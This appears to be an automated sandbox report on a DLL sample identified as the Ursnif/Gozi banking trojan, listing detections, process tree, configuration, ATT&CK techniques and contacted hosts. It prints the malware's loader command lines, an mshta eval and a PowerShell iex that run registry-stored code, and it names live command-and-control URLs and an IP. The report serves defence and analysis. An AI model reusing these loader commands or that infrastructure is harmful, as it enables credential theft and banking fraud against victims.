ID: 334007
Sample Name: fo.dll
Cookbook: default.jbs
Time: 20:04:22
Date: 24/12/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report fo.dll

Overview


General Information

Sample Name:	fo.dll
Analysis ID:	334007
MD5:	b72c009b01b932..
SHA1:	8599a832cdc973..
SHA256:	edf82bc9c74787a..

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected Gozi e-Banking trojan
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Sigma detected: Dot net compiler co…
- Yara detected Ursnif
- Allocates memory in foreign process…
- Changes memory attributes in foreig…
- Compiles code for process injection …
- Creates a COM Internet Explorer ob…
- Creates a thread in another existing …
- Disables SPDY (HTTP compression…

Classification



Startup

- **System is w10x64**
- loaddll32.exe (PID: 6736 cmdline: loaddll32.exe 'C:\Users\user\Desktop\fo.dll' MD5: 2D39D4DFDE8F7151723794029AB8A034)
  - control.exe (PID: 4544 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
    - rundll32.exe (PID: 4000 cmdline: 'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
- iexplore.exe (PID: 6616 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5076 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6616 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 4652 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6616 CREDAT:82954 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6188 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6616 CREDAT:17428 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 5680 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\\Actidsrv'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 5276 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5212 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 5760 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\b5r2gs3w\b5r2gs3w.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6756 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES8A0A.tmp' 'c:\Users\user\AppData\Local\Temp\b5r2gs3w\CSCC26898CFCBA4739B5B18589DB58EA5A.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 4580 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\1dcawf3x\1dcawf3x.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 3820 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES97F5.tmp' 'c:\Users\user\AppData\Local\Temp\1dcawf3x\CSCA42BA027116C433D856471BB95F3A1F.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - RuntimeBroker.exe (PID: 3668 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - RuntimeBroker.exe (PID: 4376 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "server": "730",
  "os": "10.0_0_0_x64",
  "version": "250171",
  "uptime": "134",
  "system": "9c06dc0837d13fc92eb590af08acbac4hhE",
  "size": "201283",
  "crc": "2",
  "action": "00000000",
  "id": "3300",
  "time": "1608869150",
  "user": "f73be0088695dc15e71ab15c41fb0bc7",
  "hash": "0x0acc6525",
  "soft": "3"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000003.288648996.0000000004068000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.288684666.0000000004068000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000022.00000003.374821992.0000000002EA0000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000022.00000003.374821992.0000000002EA0000.00000004.00000001.sdmp	GoziRule	Win32.Gozi	CCN-CERT	• 0x8f0:$: 63 00 6F 00 6F 00 6B 00 69 00 65 00 73 00 2E 00 73 00 71 00 6C 00 69 00 74 00 65 00 2D 00 6A 00 ...
00000000.00000003.288770210.0000000004068000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 29 entries

Sigma Overview

System Summary:


Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Suspicious Rundll32 Activity

Signature Overview



Click to jump to signature section

- AV Detection
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Machine Learning detection for sample

Networking:

- Creates a COM Internet Explorer object

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected Ursnif

E-Banking Fraud:

- Detected Gozi e-Banking trojan
- Yara detected Ursnif
- Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:

- Malicious sample detected (through community Yara rule)
- Writes or reads registry keys via WMI
- Writes registry values via WMI

Data Obfuscation:

- Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

- Yara detected Ursnif
- Hooks registry keys query functions (used to hide registry keys)
- Modifies the export address table of user mode modules (user mode EAT hooks)
- Modifies the import address table of user mode modules (user mode IAT hooks)
- Modifies the prolog of user mode functions (user mode inline hooks)

HIPS / PFW / Operating System Protection Evasion:

- Allocates memory in foreign processes
- Changes memory attributes in foreign processes to executable or writable
- Compiles code for process injection (via .Net compiler)
- Creates a thread in another existing process (thread injection)
- Injects code into the Windows Explorer (explorer.exe)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Writes to foreign memory regions

Stealing of Sensitive Information:

- Yara detected Ursnif
- Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Cor and
Valid Accounts 1	Windows Management Instrumentation 2	DLL Side-Loading 1	DLL Side-Loading 1	Obfuscated Files or Information 1	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingr Tra
Default Accounts	Native API 1	Valid Accounts 1	Valid Accounts 1	DLL Side-Loading 1	Credential API Hooking 3	Account Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Enc Cha
Domain Accounts	Command and Scripting Interpreter 1 2	Logon Script (Windows)	Access Token Manipulation 1	Rootkit 4	Security Account Manager	File and Directory Discovery 4	SMB/Windows Admin Shares	Email Collection 1 1	Automated Exfiltration	Non App Lay Pro
Local Accounts	PowerShell 1	Logon Script (Mac)	Process Injection 8 1 3	Masquerading 1	NTDS	System Information Discovery 3 6	Distributed Component Object Model	Credential API Hooking 3	Scheduled Transfer	App Lay Pro
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Valid Accounts 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fall Cha
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Access Token Manipulation 1	Cached Domain Credentials	Security Software Discovery 1 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Mul Cor
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 3	DCSync	Virtualization/Sandbox Evasion 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Cor Use
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 8 1 3	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	App Lay
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Wel
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Pro


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
fo.dll	23%	Virustotal		Browse
fo.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://api3.lepini.at/api1/ipkOawhdO/F52eJKhwUcG06WP2HLQN/R0jJnvVAA8EDAUgmS0_/2FIWxO0LcR3agLNKgkN72q/NoKlbmR1jbqaB/cBOHyfBK/7dSD2TwdA3ZRMuF_2Fj6BPu/iunZMqCjDp/VFA2lbXgNeHXsvtgz/F3TkA8_2BPdU/zK42LuRzbIT/JuaCbi0NbSeRnk/KhYiDpWSD2RZ2bQdWGPfC/nDZijfrlMnnGxh_2/FHOVdiTONucjy5K/5dEEriuTgw0nr3k_2B/qKLcFj_2F/Z58uDx2yW7MbZBTWo3r5/Sb9v4SGYIi7DV31SNVj/yme1_2Fck2Z6g5WodurnhV/hls2yJ_2FYXxHU_2B/fzq	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://golang.feel500.at/favicon.ico	0%	Avira URL Cloud	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://api3.lepini.at/api1/ge76nNd2r9i7q/f4m7qnru/ODJiitx5KnO_2FITKPLiqHN/iN3_2FwnGS/cMz53x6_2BNTJzFKu/GvXWghhznGvj/xuyrdDzhJ8U/ipLoAih5yQdyhW/jYxcE7DfgVGYeA0ymDNSv/2cXxlL4sP4_2B7dE/KscxdpWWxM653_2/B_2Fz0kRfaWcJF5wq8/85RpQlZKe/V8jy_2BSqfOrqvaSuZRQ/jK1M36Z4E2lD5gJWX4u/PXlLACwNTib8qbZUXKDq1s/5q3wJc33iTaAL/UKszY336/PyF_2B_2Fxuh9RQFy7nHHpu/xcXSzckdW9/8jC6GzIl/MxkKpsQ	0%	Avira URL Cloud	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
c56.lepini.at	46.173.218.93	true	false		unknown
resolver1.opendns.com	208.67.222.222	true	false		high
api3.lepini.at	46.173.218.93	true	false		unknown
golang.feel500.at	46.173.218.93	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://api3.lepini.at/api1/ipkOawhdO/F52eJKhwUcG06WP2HLQN/R0jJnvVAA8EDAUgmS0_/2FIWxO0LcR3agLNKgkN72q/NoKlbmR1jbqaB/cBOHyfBK/7dSD2TwdA3ZRMuF_2Fj6BPu/iunZMqCjDp/VFA2IbXgNeHXsvtgz/F3TkA8_2BPdU/zK42LuRzbIT/JuaCbi0NbSeRnk/KhYiDpWSD2RZ2bQdWGPfC/nDZijfrlMnnGxh_2/FHOVdiTONucjy5K/5dEEriuTgw0nr3k_2B/qKLcFj_2F/Z58uDx2yW7MbZBTWo3r5/Sb9v4SGYIi7DV31SNVj/yme1_2Fck2Z6g5WodurnhV/hls2yJ_2FYXxHU_2B/fzq	false	• Avira URL Cloud: safe	unknown
http://golang.feel500.at/favicon.ico	false	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://api3.lepini.at/api1/ge76nNd2r9i7q/f4m7qnru/ODJiitx5KnO_2FITKPLiqHN/iN3_2FwnGS/cMz53x6_2BNTJzFKu/GvXWghhznGvj/xuyrdDzhJ8U/ipLoAih5yQdyhW/jYxcE7DfgVGYeA0ymDNSv/2cXxlL4sP4_2B7dE/KscxdpWWxM653_2/B_2Fz0kRfaWcJF5wq8/85RpQlZKe/V8jy_2BSqfOrqvaSuZRQ/jK1M36Z4E2lD5gJWX4u/PXlLACwNTib8qbZUXKDq1s/5q3wJc33iTaAL/UKszY336/PyF_2B_2Fxuh9RQFy7nHHpu/xcXSzckdW9/8jC6GzIl/MxkKpsQ	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://universalstore.streaming.mediaservices.windows.net/411ee20d-d1b8-4d57-ae3f-af22235d79d9/1f8e1	RuntimeBroker.exe, 00000027.00 000002.584711407.0000017766D3A 000.00000004.00000001.sdmp, Ru ntimeBroker.exe, 00000027.0000 0002.584681538.0000017766D2E00 0.00000004.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	loaddll32.exe, 00000000.000000 03.358702565.00000000011A0000. 00000004.00000001.sdmp, powers hell.exe, 00000018.00000003.35 5550125.0000027DF7010000.00000 004.00000001.sdmp, explorer.exe, 00000022.00000003.374821992 .0000000002EA0000.00000004.000 00001.sdmp, control.exe, 00000 023.00000003.365667494.0000026 4BEA60000.00000004.00000001.sdmp, RuntimeBroker.exe, 0000002 4.00000002.581129276.000001FC1 383E000.00000004.00000001.sdmp, rundll32.exe, 00000025.00000 002.379471781.0000029741FAE000 .00000004.00000001.sdmp, Runti meBroker.exe, 00000027.0000000 2.579128816.000001776603E000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

